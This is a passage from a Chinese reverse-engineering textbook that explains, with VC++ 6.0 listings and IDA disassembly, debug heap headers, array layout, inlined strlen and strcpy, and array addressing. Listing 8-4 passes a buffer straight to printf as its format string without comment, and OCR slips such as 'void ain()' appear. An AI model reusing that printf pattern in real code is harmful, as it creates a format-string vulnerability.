   struct _CrtMemBlockHeader * pBlockHeaderPrev;   // 上一块堆空间首地址（实际上指向的是后
```

```
// 一次申请的堆信息)
    char *              szFileName;
    int                 nLine;
    size_t              nDataSize;                          // 堆空间数据大小
    int                 nBlockUse;
    long                lRequest;                              // 堆申请次数
    unsigned char       gap[nNoMansLandSize]; // 堆空间数据
    } _CrtMemBlockHeader;
```

以上结构定义在 VC 安装目录下的 "\VC98\CRT\SRC\DBGINT.H" 文件中。

CrtMemBlockHeader 便是调试版堆空间管理的每一项数据，有了此结构，就可以管理所申请的堆空间。在释放过程中，根据堆数据的首地址将所释放的堆从链表中脱链，完成堆释放操作。

学习了堆结构的理论知识，接下来让我们来实践一下，分析堆结构在内存中的表现形式，通过将图 7-11 与 _CrtMemBlockHeader 结构进行对比，解析出堆结构中的重要数据。

```
// 堆空间说明
char * pCharMalloc = (char*)malloc(10);
memset(pCharMalloc, 0, 10);
char * pCharNew = new char[10];

Watch
Name               Value
⊞ pCharMalloc      0x00431bf0 ""
⊞ pCharNew         0xcccccccc ""
Watch1 / Watch2 / Watch3 / Watch4

    pCharNew = NULL;
}
if (pCharMalloc != NULL)
{

Address: 0x00431bf0
00431BD0  88 49 38 00
00431BD4  00 00 00 00
00431BD8  00 00 00 00
00431BDC  00 00 00 00
00431BE0  0A 00 00 00
00431BE4  01 00 00 00
00431BE8  2A 00 00 00
00431BEC  FD FD FD FD
00431BF0  00 00 00 00
00431BF4  00 00 00 00
00431BF8  00 00 FD FD
00431BFC  FD FD 00 00
```

图 7-11 堆空间数据说明

在图 7-11 中，内存监视窗口的数据为使用 malloc 后申请的堆空间数据。new 或 malloc 函数返回的地址为堆数据地址 0x00431BF0，堆数据地址减 4 后，其数据为 0xFDFDFDFD，这是往上越界的检查标志。堆数据地址减 8 后数据为 0x2A，表示此堆空间为第 0x2A 次申请堆操作，说明在其之前多次申请过堆空间。堆数据空间的容量存储在地址 0x00431BE0 处，该堆空间占 10 个字节大小。地址 0x00431BD0 处为上一个堆空间首地址。地址 0x00431BD4 处的数据为 0，表示没有下个一堆空间。在堆数据的末尾也加入了 0xFDFDFDFD，这是往下越界的检查标志，这是程序编译方式为 Debug 版的重要特征之一。

当某个堆空间被释放后，再次申请堆空间时会检查这个被释放的堆空间是否能满足用户要求。如果能满足，则再次申请的堆空间地址将会是刚释放过的堆空间地址，这就形成了回收空间的再次利用。

通过以上讨论可以得到堆空间的基本信息，但是对于堆空间中存放的数据类型，则需要进一步分析对该堆空间的使用方式，结合各种数据类型的特征以得到对应的数据类型，综合以前所学知识即可，这里不再赘述。

7.4 本章小结

本章讲解了各类变量的作用域和生命周期，以及编译器对二者的实现方式，我们可以以此作为还原高级代码的依据。但是对各个作用域的实现，不同厂商的编译器也略有区别，甚至同厂商不同版本的编译器也有区别。而对于作用域的规定，任何 C 和 C++ 编译器都必须遵守 C 和 C++ 所规定的标准，否则不能成为商业产品。因此，对于编译器创建者来说，他们的需求就是语法标准，他们的工作就是实现标准。虽然本章的示例是 VC++ 6.0，但是读者应掌握分析方法，在环境改变时可以结合 C 和 C++ 标准所规定的作用域观察某编译器的实现方式，以总结出这款编译器的处理方式和识别要点。

第 8 章　数组和指针的寻址

虽然数组和指针都是针对地址操作，但它们有许多不同之处。数组是相同数据类型的数据集合，以线性方式连续存储在内存中；而指针只是一个保存地址值的 4 字节变量。在使用中，数组名是一个地址常量值，保存数组首元素地址，不可修改，只能以此为基地址访问内存数据；而指针却是一个变量，只要修改指针中所保存的地址数据，就可以随意访问，不受约束。本章将深入介绍数组的构成以及两种寻址方式。（关于指针的讲解见 2.5 节。）

8.1　数组在函数内

当在函数内定义数组时，如果无其他声明，该数组即为局部变量，拥有局部变量的所有特性。数组中的数据在内存中的存储是线性连续的，其数据排列顺序由低地址到高地址，数组名称表示该数组的首地址，如：

```
int nArray[5] = {1, 2, 3, 4, 5};
```

此数组为 5 个 int 类型数据的集合，其占用的内存空间大小为 sizeof(数据类型) * 数组中元素个数，即 4*5=20 字节。如果数组 nArray 第一项所在地址为 0x0012FF00，那么第二项所在地址为 0x0012FF04，其寻址方式与指针相同（见 2.5.2 节）。这样看上去很像是在函数内连续定义了 5 个 int 类型的变量，但也不完全相同。通过代码清单 8-1 的分析，我们将能够找出它们之间的不同之处。

代码清单 8-1　数组与局部变量对比——Debug 版

```
// C++ 源码说明：数组与局部变量定义以及初始化
void main(){
            // 整型数组定义，并初始化各成员
            int nArray[5] = {1, 2, 3, 4, 5};
            // 定义 5 个局部整型变量，分别初始化为 1、2、3、4、5
            int nOne = 1;
            int nTwo = 2;
            int nThree = 3;
            int nFour = 4;
            int nFive = 5;
}
// C++ 源码与对应汇编代码讲解
int nArray[5] = {1, 2, 3, 4, 5};
0040B498   mov              dword ptr [ebp-14h],1  ; 赋值数组第一项为：1
0040B49F   mov      dword ptr [ebp-10h],2  ; 赋值数组第二项为：2
0040B4A6   mov      dword ptr [ebp-0Ch],3  ; 赋值数组第三项为：3
```

```
0040B4AD    mov     dword ptr [ebp-8],4          ; 赋值数组第四项为：4
0040B4B4    mov     dword ptr [ebp-4],5          ; 赋值数组第五项为：5
int nOne = 1;
0040B4BB    mov     dword ptr [ebp-18h],1  ; 赋值第一个局部变量为：1
int nTwo = 2;
0040B4C2    mov     dword ptr [ebp-1Ch],2  ; 赋值第二个局部变量为：2
int nThree = 3;
0040B4C9    mov     dword ptr [ebp-20h],3  ; 赋值第三个局部变量为：3
int nFour = 4;
0040B4D0    mov     dword ptr [ebp-24h],4  ; 赋值第四个局部变量为：4
int nFive = 5;
0040B4D7    mov     dword ptr [ebp-28h],5  ; 赋值第五个局部变量为：5
```

在代码清单 8-1 中，连续定义的为同一类型的变量，这一点和数组相同。但是，这几个局部变量的类型不同时，将更容易区分出它们与数组间的不同之处。将代码清单 8-1 中的 5 个局部变量修改为如下所示。

```
char cChar = 'A';
float fFloat = 1.0f;
short sShort = 1;
int nInt = 2;
double dDouble = 2.0f;
```

再次编译调试，查看它们在汇编代码中的表现形式：

```
char cChar = 'A';
0040104B    mov         byte ptr [ebp-18h],41h
float fFloat = 1.0f;
0040104F    mov         dword ptr [ebp-1Ch],3F800000h
short sShort = 1;
; 这里是 VC++ 6.0 反汇编引擎的一个错误，offset main+4Ah (0040105a) 其实是 1
; 00401056    mov         word ptr [ebp-20h],1
00401056    mov         word ptr [ebp-20h],offset main+4Ah (0040105a)
int nInt = 2;
0040105C    mov         dword ptr [ebp-24h],2
double dDouble = 2.0f;
00401063    mov         dword ptr [ebp-2Ch],0
0040106A    mov         dword ptr [ebp-28h],40000000h
```

从以上代码中可以看出，每一次为局部变量赋值时的类型都不相同，根据此特征即可判断这些局部变量不是数组中的元素，因为数组中的各项元素为同一类型数据，以此便可区分局部变量与数组。

对于数组的识别，应判断数据在内存中是否连续并且类型是否一致，均符合即可将此段数据视为数组。全局数组的识别非常简单，具体请见 8.3 节的讲解。

数组在 Release 版下不会有太大变化。类似于局部变量的优化方案，在寻址的过程中，数组不同于局部变量，不会因为被赋予了常量值而使用常量传播，如图 8-1 所示。

```
.text:00401000                 sub     esp, 14h
.text:00401003                 push    esi
.text:00401004                 push    edi
.text:00401005                 mov     edi, 5
.text:0040100A                 mov     [esp+1Ch+var_14], 1
.text:00401012                 mov     [esp+1Ch+var_10], 2
.text:0040101A                 mov     [esp+1Ch+var_C], 3
.text:00401022                 mov     [esp+1Ch+var_8], 4
.text:0040102A                 mov     [esp+1Ch+var_4], edi
.text:0040102E                 lea     esi, [esp+1Ch+var_14]
```

图 8-1 局部数组的定义和初始化——Release 版

在图 8-1 中，连续使用了 5 个 4 字节的内存地址，依次赋值整型数据 1、2、3、4、5。IDA 下的标号 var_14 为常量 −14，执行“esp+1Ch+var_14”后这里访问的地址值最小，因此这里为数组的首地址。双击标号“var_14”定位到标号定义处，在 IDA 下单击此标号，按键盘上的“*”键，以标号“var_14”所标示的地址为数组首地址，每个数组元素以 4 字节大小向后解释 5 个数据作为数组元素，如图 8-2 所示。




图 8-2 使用 IDA 标识数据元素

成功解释后，选取标号“var_14”并使用“N”键将标号重新命名为“nArray”。此时，程序中所有用到该数组标号的地方将全部被修改，如图 8-3 所示。

```
mov     edi, 5
mov     [esp+1Ch+nArray], 1
mov     [esp+1Ch+nArray+4], 2
mov     [esp+1Ch+nArray+8], 3
mov     [esp+1Ch+nArray+0Ch], 4
mov     [esp+1Ch+nArray+10h], edi
lea     esi, [esp+1Ch+nArray]
```

图 8-3 解释后的数组标号使用

学习了数组，就不得不提一下字符串。在 C++ 中，字符串本身就是数组，根据约定，该数组的最后一个数据统一使用 0 作为字符串结束符。在 VC++ 6.0 编译器下，为字符类型的数组赋值（初始化）其实是复制字符串的过程。这里并不是单字节复制，而是每次复制 4 字节的数据。两个内存间的数据传递需要借用寄存器，而每个寄存器一次性可以保存 4 字节的数据，如果以单字节的方式复制就会浪费掉 3 字节的空间，而且多次数据传递也会降低执行效率，所以编译器采用 4 字节的复制方式，如代码清单 8-2 所示。

代码清单 8-2 将字符数组初始化为字符串——Debug 版片段 1

```
char szHello[] = "Hello World";
00401028    mov     eax,[string "Hello World" (0041f01c)]
0040102D    mov     dword ptr [ebp-0Ch],eax
00401030    mov             ecx,dword ptr [string "Hello World"+4 (0041f020)]
00401036    mov     dword ptr [ebp-8],ecx
00401039    mov     edx,dword ptr [string "Hello World"+8 (0041f024)]
0040103F    mov     dword ptr [ebp-4],edx
```

在代码清单 8-2 中，使用了 eax、ecx、edx 这三个寄存器，将常量字符串分为 3 段共 12 字节，每个寄存器保存 4 字节的数据，并依次复制到字符数组 szHello 中。代码清单 8-2 中的字符串长度为 12 字节，即 4 的倍数。当字符串的长度不为 4 的倍数时，又如何以 4 字节的方式复制数据呢？这个问题很好解决，只要在最后一次不等于 4 字节的数据复制过程中按照 1 或者 2 字节的方式复制即可。代码清单 8-3 显示了两者的区别。

代码清单 8-3 将字符数组初始化为字符串——Debug 版片段 2

```
char szHello[] = "Hello Worl";    // 将原字符串中的字符 'd' 去掉
00401028    mov             eax,[string "Hello World" (0041f01c)]
0040102D    mov             dword ptr [ebp-0Ch],eax
00401030    mov             ecx,dword ptr [string "Hello World"+4 (0041f020)]
00401036    mov             dword ptr [ebp-8],ecx
00401039    mov             dx,word ptr [string "Hello World"+8 (0041f024)]
00401040    mov             word ptr [ebp-4],dx
00401044    mov             al,[string "Hello World"+0Ah (0041f026)]
00401049    mov             byte ptr [ebp-2],al
```

在代码清单 8-3 中，字符串的前 8 字节数据的复制过程没有变化，最后 3 字节的字符数据被拆分为两部分，先复制 2 字节的数据，然后再复制剩余的 1 字节的数据。

通过对代码清单 8-2 和代码清单 8-3 的分析，读者了解了字符数组被初始化为字符串的全过程。我们将通过 8.2 节进一步了解数组作为函数参数是如何传递的。

8.2 数组作为参数

我们在 8.1 节中学习了局部数组的定义以及初始化过程。数组中的数据元素连续存储，并且数组是同类型数据的集合。当作为参数传递时，数组所占的内存大小通常大于 4 字节，那么它是如何将数据传递到目标函数中并使用的呢？我们先来看看代码清单 8-4。

代码清单 8-4 数组作为参数传递

```
// C++ 源码说明：数组作为参数
// 参数类型为字符型数组
void Show(char szBuff[]){                              // 参数为字符数组类型
   strcpy(szBuff, "Hello World");                  // 复制字符串
```

```
    printf(szBuff);
}

void main(){
    char szHello[20] = {0};                                   // 字符数组定义
    Show(szHello);                                            // 将数组作为参数传递
}

// C++ 源码与对应汇编代码讲解
void main(){
; Debug 保存环境初始化栈略
char szHello[20] = {0};
; ebp-14h 为数组 szHello 首地址，数组初始化为 0
0040B7C8    mov        byte ptr [ebp-14h],0
0040B7CC    xor        eax,eax
0040B7CE    mov        dword ptr [ebp-13h],eax
0040B7D1    mov        dword ptr [ebp-0Fh],eax
0040B7D4    mov        dword ptr [ebp-0Bh],eax
0040B7D7    mov        dword ptr [ebp-7],eax
0040B7DA    mov        word ptr [ebp-3],ax
0040B7DE    mov        byte ptr [ebp-1],al
Show(szHello);
0040B7E1    lea        ecx,[ebp-14h]                      ; 取数组首地址存入 ecx
0040B7E4    push       ecx                                ; 将 ecx 作为参数压栈
0040B7E5    call       @ILT+5(Show) (0040100a)   ; 调用 Show 函数
0040B7EA    add        esp,4                              ; 平衡参数
; 略
}

// Show 函数实现部分
void Show(char szBuff[]){
strcpy(szBuff, "Hello World");
; 获取常量首地址，并将此地址压入栈中作为 strcpy 参数
0040B488    push       offset string "Hello World" (0041f01c)
; 取函数参数 szBuff 地址存入 eax 中
0040B48D    mov        eax,dword ptr [ebp+8]
; 将 eax 压栈作为 strcpy 参数
0040B490    push       eax
0040B491    call       strcpy (00404570)
0040B496    add        esp,8
printf(szBuff);
}
```

在代码清单 8-4 中，当数组作为参数时，数组的下标值被省略了。这是因为，当数组作为函数形参时，函数参数中保存的是数组的首地址，是一个指针变量。

虽然参数是指针变量，但需要特别注意的是，实参数组名为常量值，而指针或形参数组为变量。使用 sizeof（数组名）可以获取数组的总大小，而对指针或者形参中保存的数组名使用 sizeof 只能得到当前平台的指针长度，这里是 32 位的环境，所以指针的长度为 4 字节。

因此，在编写代码的过程中应避免如下错误：

```
void Show(char szBuff[]){
int nLen = 0;                          // 保存字符串长度变量
// 错误的使用方法，此时 szBuff 为指针类型，并非数组，只能得到 4 字节长度
nLen = sizeof(szBuff);
// 正确的使用方法，使用获取字符串长度函数 strlen
nLen = strlen(szBuff);
}
```

字符串处理函数在 Debug 版下非常容易识别，而在 Release 版下，它们会被作为内联函数编译处理，因此没有了函数调用指令 call。但是，我们只需认真分析一次，总结出内联库函数的特点和识别要领即可。本节将以字符串拷贝函数 strcpy 作为示例进行讲解。在分析 strcpy 前，需要先认识一下求字符串长度的函数 strlen，代码如下：

```
// C++ 源码对照
int GetLen(char szBuff[]){
          return strlen(szBuff);
}
// 使用 O2 选项后的优化代码
sub_401000 proc near             ; 函数起始处
arg_0= dword ptr  4                       ; 参数标号
push      edi
mov       edi, [esp+4+arg_0]     ; 获取参数内容，向 edi 中赋值字符串首地址
or        ecx, 0FFFFFFFFh                 ; 将 ecx 置为 -1，是为了配合 repne scasb 指令
xor       eax, eax
; repne/repnz 与 scas 指令结合使用，表示串未结束（ecx!=0）
; 当 eax 与串元素不相同（ZF=0）时，继续重复执行串搜索指令
; 可用来在字符串中查找和 eax 值相同的数据位置
repne scasb                               ; 执行该指令后，ecx 中保存了字符串长度的补码
not       ecx                                      ; 先对 ecx 取反
dec       ecx                                      ; 对取反后的 ecx 减 1，得到字符串长度
pop       edi
mov       eax, ecx                                 ; 设置 eax 为字符串长度，用于函数返回
retn
sub_401000 endp                           ; 函数终止处
```

优化后的 strlen 函数被编译为内联函数，其实现过程为，先将 eax 清零，然后通过指令 repne scasb 遍历字符串，寻找和 eax 匹配的字符。由于指令 repne scasb 中的前缀 repne 是用来考察 ecx 的值，因此在 ecx 不为 0 且 ZF 标志为 0 时才重复操作，在操作过程中对 ecx 自动减 1。可见，不适合将 ecx 作为从 0 开始的字符计数器。由于目标字符串的长度不可预知，所以将其置为 0xffffffff（−1）可以满足 32 位平台的字符串的最大需求。统计完成后，可以根据 ecx 的值推算出字符串的长度，推算过程如下。

ecx 的初始值为 0xffffffff，有符号数值为 −1，repne 前缀每次执行时会自动减 1，如果 edi 指向的内容为字符串结束符（asc 值 0），则重复操作结束。注意，重复操作完成时 ecx 的计数包含了字符串末尾的 0。假设字符串长度为 Len，我们可得到等式：

ecx(终值)=*ecx*（初值）－（*Len*+1）

将 ecx 初值 −1 代入得：

ecx(终值)=−1−（*Len*+1）=−(*Len*+2)

定义 neg 为求补运算，则有：

neg(*ecx*(终值))=*Len*+2

求补运算等价于取反加 1，定义 not 为取反运算，则有：

neg(*ecx*(终值))+1=*Len*+2

解方程求 Len：

Len=*not*(*ecx*(终值))−1

至此，对求字符串长度函数 strlen 的分析就完成了，有了它作为基础，就可以继续分析字符串拷贝函数 strcpy，如代码清单 8-5 所示。

代码清单 8-5 识别 strcpy 的内联形式——Release 版

```
; main函数讲解略

; Show函数实现
; int __cdecl sub_401000(char *Format)   ; 函数类型识别
sub_401000 proc near

Format= dword ptr  4                                  ; 函数参数识别
;
push       esi
push       edi
; ==============================================================
; 这段代码似曾相识，就是之前所分析的优化后的求字符串长度函数strlen的内联方式
mov        edi, offset aHelloWorld ; "Hello World"
or         ecx, 0FFFFFFFFh
xor        eax, eax
repne scasb
mov        eax, [esp+8+Format]           ; 取参数所在地址存入eax中
not        ecx                               ; 对ecx取反，得到字符串长度加1
; ==============================================================
; 执行指令repne scasb后，edi指向字符串末尾，减去ecx重新指向字符串首地址
sub        edi, ecx
push       eax                       ; 将保存参数地址eax压栈
mov        edx, ecx                      ; 使用edx保存常量字符串长度
mov        esi, edi                      ; 将esi设置为常量字符串首地址
mov        edi, eax                      ; 将edi设置为参数地址
shr        ecx, 2                        ; 将ecx右移2位等同于将字符串长度除以4
; 此指令为拷贝字符串，每次复制4字节长度，根据ecx中的数值决定复制次数。将esi
; 中的指向数据每次以4字节复制到edi所指向的内存中，每次复制后，esi与edi自加4
rep movsd
mov        ecx, edx                      ; 重新将字符串长度存入ecx中
; 将ecx与3做位与运算，等同于ecx对4求余
and        ecx, 3
```

```
; 和 rep movsd 指令功能类似，不过是按单字节复制字符串
rep movsb
call        _printf                     ; 调用 printf 函数，参数为之前压入的 eax
add         esp, 4                      ; 平衡栈 4 字节，只有一个参数
pop         edi
pop         esi
retn
sub_401000 endp
```

从对代码清单 8-5 的分析中得知，字符串拷贝函数 strcpy 嵌套使用了求字符串长度函数 strlen，在这里，strlen 在计算长度时少执行了一个减 1 操作，这是因为 strcpy 需要将整个字符串（包括最后的 0）一起复制。

求得字符串长度是为了以 4 字节为单位拷贝字符串，从而最大化利用 32 位寄存器。使用“shr ecx, 2”指令将字符串长度对 4 求商，得出以 4 字节为单位需要的复制次数。最后使用“and ecx, 3”指令将字符串长度对 4 取余，得到以 4 字节为单位进行复制后剩余的字节数。

在字符数组初始化时，会将剩余的 3 字节数据以双字节加单字节的方式复制。因为编译器可以计算出数组长度，而字符串拷贝函数无法预先得知字符串的长度，所以，如果先使用 4 字节的复制方式，最后再对剩余字节进行对 2 求商并取余就太过复杂了。如果直接采用单字节复制，最多也才复制 3 次，效率明显高于对 2 求商并取余的方式。

通过对上面这两个关键的字符串处理函数的分析，相信大家应该可以自行分析其他库函数的实现方式，并总结出其中的方法和要领。希望大家认真地分析其他库函数，这样再一次遇到分析过的反汇编代码时，就可以快速识别，减少分析的工作量。

8.3 数组作为返回值

8.2 节讲解了数组作为参数的用途。本节将讲解数组在函数中的另一个用处：作为函数返回值的处理过程。

数组作为函数的返回值与作为函数的参数大同小异，都是将数组的首地址以指针的方式进行传递，但是它们也有不同。当数组作为参数时，其定义所在的作用域必然在函数调用以外，在调用之前已经存在。所以，在函数中对数组进行操作是没有问题的，而数组作为函数返回值则存在着一定的风险。

当数组为局部变量数据时，便产生了稳定性问题。当退出函数时，需要平衡栈，而数组是作为局部变量存在，其内存空间在当前函数的栈内。如果此时函数退出，栈中定义的数据将变得不稳定。由于函数退出后 esp 会回归到调用前的位置上，而函数内的局部数组在 esp 之下，随时都有可能由在其他函数的调用过程中产生的栈操作指令将其数据破坏。数据的破坏将导致函数返回结果具备不确定性，影响程序的结果，如代码清单 8-6 所示。

代码清单 8-6 不稳定的数组返回——Debug 版

```
// C++ 源码说明：局部数组作为返回值
```

```
char* RetArray(){
   char szBuff[] = {"Hello World"};
   return szBuff;
}
void main(){
   printf("%s\r\n", RetArray());
}

// C++源码与对应汇编代码讲解
char* RetArray(){
; 在Debug版下保存环境，开辟栈空间略
char szBuff[] = {"Hello World"};
; 字符串数组初始化为字符串
00401098   mov     eax,[string "Hello World" (0042001c)]
0040109D   mov     dword ptr [ebp-0Ch],eax
004010A0   mov     ecx,dword ptr [string "Hello World"+4 (00420020)]
004010A6   mov     dword ptr [ebp-8],ecx
004010A9   mov     edx,dword ptr [string "Hello World"+8 (00420024)]
004010AF   mov     dword ptr [ebp-4],edx
; 使用eax保存数组首地址，作为函数返回值。虽然eax保存的地址存在，但是当函数
; 结束调用后，此地址中的数据将不稳定，在进行其他对栈空间读写操作时可能破坏此数据
004010B2   lea     eax,[ebp-0Ch]
}
; 在Debug版下还原环境略
004010BB    ret

void main(){
; 在Debug版下保存环境，开辟栈空间略
printf("%s\r\n", RetArray());
; 调用函数RetArray
0040B7F8   call    @ILT+10(RetArray) (0040100f)
   ; 使用RetArray返回数组作为printf参数使用
0040B7FD   push    eax
0040B7FE   push               offset string "%s\r\n" (00420f7c)
0040B803   call               printf (004010f0)
0040B808   add     esp,8
}
```

在代码清单8-6中，在函数RetArray中定义了数组szBuff，由于数组szBuff为局部变量，因此其所占内存空间的位置在栈空间内，其生命周期随函数的退出而结束。而在函数结束后，将数组的首地址赋值到eax中作为返回值。虽然这个地址始终存在，但这个地址是栈空间中的某段内存空间，其中的数据会在作用域切换时被新数据替换。因此返回局部变量的地址随时会产生错误。在编译期间，VC编译器也对此作出了警告处理。

为了更好地帮助大家认识到这个错误的严重性，我们通过图8-4来查看进入函数后栈中数据的变化。




图 8-4 栈平衡错误演示

在图 8-4 中，返回了函数 GetNumber 中定义的局部数组的首地址 nArray，其所在地址处于 0x0012FF00~0x0012FF1C 之间。当函数调用结束后，栈顶指向了地址 0x0012FF1C。此时数组 nArray 中的数据已经不稳定，任何栈操作都有可能将其破坏。

在执行 “printf("%d", pArray[7]);” 后，由于需要将参数压栈，地址 0x0012FF1C~0x0012FF18 之间的数据已经被破坏，无法输出正常结果。

如果既想使用数组作为返回值，又要避免图 8-4 中的错误，可以使用全局数组、静态数组或是上层调用函数中定义的局部数组。

全局数组与静态数组都属于变量，它们的特征与全局变量、静态变量相同，看上去就是连续定义的多个同类型变量，如图 8-5 所示。

```
.data:00406030 dword_406030     dd 1
.data:00406034                  dd 2
.data:00406038                  dd 3
.data:0040603C                  dd 4
.data:00406040                  dd 5
.data:00406044 ; char Format[3]
```

图 8-5 全局数组

图 8-5 定义了 5 个 4 字节数据，分别为 1, 2, 3, 4, 5，是不是和全局变量非常相似呢？在对全局数组的分析过程中，考察数据的访问方式以及元素长度。对全局数组的识别如图 8-6

所示。

```
                mov     esi, offset unk_406030

loc_401006:                             ; CODE XREF
                mov     eax, [esi]
                push    eax
                push    offset Format   ; "%d"
                call    _printf
                add     esi, 4
                add     esp, 8
                cmp     esi, offset Format ; "%d"
                jl      short loc_401006
                pop     esi
```

图 8-6 全局数组的识别

在图 8-6 中，将地址标号 unk_406030 表示的地址存入 esi 中，结合图 8-5 可知，该标号开头以 dword 命名，表示标志处为 dword 数据类型。在接下来的循环代码中，每次对 esi 保存的地址值取内容，将其作为 printf 函数的参数输出，并对 esi 执行自加 4 操作，由此可见，这里存储的是一个整型数组。在循环次数比较中，使用的指令为“cmp esi，offset Format”，这里是将 esi 与一个常量值比较。标号“Format”表示的常量地址如图 8-7 所示。

```
.data:00406044 ; char Format[3]
.data:00406044 Format          db '%d',0
```

图 8-7 标号“Format”表示的地址

如图 8-7 所示，标号“Format”表示地址 0x00406044，这是全局数组的结尾地址。图 8-6 中的循环每次对 esi 加 4，循环 5 次后 esi 中保存的地址为 0x00406044，根据判断条件，大于等于则会跳转失败，跳出循环。还原图 8-5 与图 8-6 可得如下源码：

```
int g_nArry[5] = {1, 2, 3, 4, 5};
void main(){
   int * pInt = &g_nArry
   do{
printf("%d", *pInt );
pInt++;
          }while(pInt < g_nArry + 5)
}
```

静态数组在全局情况下和全局数组相同。作为局部作用域定义时，则同样会检查相应的标志位，并对局部静态数组元素赋值。与局部静态变量有些不同，无论局部静态数组有多少个元素，也只会检查一次初始化标志位，如代码清单 8-7 所示。

代码清单 8-7 局部静态数组——Debug 版

```
// C++ 源码说明：局部静态数组的分析 [0]
void ain(){
   int nOne;
   int nTwo;
```

```
    scanf("%d%d", &nOne,&nTwo);
    static int g_snArry[5] = {nOne, nTwo, 0};     // 局部静态数组初始化第二项为常量
}

// C++ 源码与对应汇编代码讲解
void main(){
int nOne;
int nTwo;
scanf("%d%d", &nOne,&nTwo);
static int g_snArry[5] = {nOne, nTwo, 0};
0040B84D   xor         edx,edx
0040B84F   mov    dl,byte ptr ['main'::'2'::$S1 (004237c8)]
0040B855   and    edx,1
0040B858   test        edx,edx
0040B85A   jne         main+70h (0040b890)                    ; 检测初始化标志位
0040B85C   mov    al,['main'::'2'::$S1 (004237c8)]
0040B861   or     al,1
; 将初始化标志位置 1
0040B863   mov    ['main'::'2'::$S1 (004237c8)],al
0040B868   mov    ecx,dword ptr [ebp-4]
0040B86B   mov    dword ptr ['main'::'2'::$S1+4 (004237cc)],ecx
0040B871   mov    edx,dword ptr [ebp-8]
0040B874   mov    dword ptr ['main'::'2'::$S1+8 (004237d0)],edx
0040B87A   mov    dword ptr ['main'::'2'::$S1+0Ch (004237d4)],0
0040B884   xor    eax,eax
0040B886   mov    ['main'::'2'::$S1+10h (004237d8)],eax
0040B88B   mov    ['main'::'2'::$S1+14h (004237dc)],eax
}
```

8.4 下标寻址和指针寻址

访问数组的方法有两种：通过下标访问（寻址）和通过指针访问（寻址）。因为使用方便，通过下标访问的方式比较常用，其格式为“数组名[标号]”。指针寻址的方式不但没有下标寻址的方式便利，而且效率也比下标寻址低。由于指针是存放地址数据的变量类型，因此在数据访问的过程中需要先取出指针变量中的数据，然后再针对此数据进行地址偏移计算，从而寻址到目标数据。数组名本身就是常量地址，可直接针对数组名所代替的地址值进行偏移计算。我们来分析一下代码清单 8-8，对比这两种寻址方式的差别，看一看两者间的效率差距。

代码清单 8-8 数组的下标寻址和指针寻址的区别——Debug 版

```
// C++ 源码说明：两种寻址方式演示
void main(){
char * pChar = NULL;
   char szBuff[] = "Hello";
```

```
    pChar = szBuff;
    printf("%c", *pChar);
    printf("%c", szBuff[0]);
}

// C++源码与对应汇编代码讲解
void main(){
char * pChar = NULL;
004010F8  mov     dword ptr [ebp-4],0              ; 初始化指针变量为空指针
char szBuff[] = "Hello";
004010FF  mov     eax,[string "Hello" (00420030)]        ; 初始化数组
00401104  mov     dword ptr [ebp-0Ch],eax
00401107  mov     cx,word ptr [string "Hello"+4 (00420034)]
0040110E  mov     word ptr [ebp-8],cx
pChar = szBuff;
00401112  lea     edx,[ebp-0Ch]                    ; 获取数组首地址,然后使用edx保存
0040115   mov    dword ptr [ebp-4],edx
printf("%c", *pChar);                                    // 通过指针访问数组
00401118  mov     eax,dword ptr [ebp-4]  ; 取出指针变量中保存的地址数据
0040111B  movsx  ecx,byte ptr [eax]      ; 字符型指针的间接访问
0040111E  push    ecx                                          ; 间接访问后传参
0040111F  push    offset string "%c" (0042002c)
00401124  call    printf (00401170)
00401129  add     esp,8
printf("%c", szBuff[0]);                                 // 数组下标寻址
; 直接从地址ebp-0Ch处取出1字节的数据
0040112C  movsx  edx,byte ptr [ebp-0Ch]
00401130  push    edx                                   ; 将取出数据作为参数
00401131  push    offset string "%c" (0042002c)
00401136  call            printf (00401170)
0040113B  add     esp,8
}
```

代码清单8-8中分别使用了指针寻址和下标寻址两种方式对字符数组szBuff进行了访问。从这两种访问方式的代码实现上来看，指针寻址方式要经过2次寻址才能得到目标数据，而下标寻址方式只需要1次寻址就可以得到目标数据。因此，指针寻址比下标寻址多一次寻址操作，效率自然要低。

虽然使用指针寻址方式需要经过2次间接访问，效率要比下标寻址方式低，但其灵活性更强，可修改指针中保存的地址数据，访问其他内存中的数据，而数组下标在没有越界使用的情况下只能访问数组内的数据。

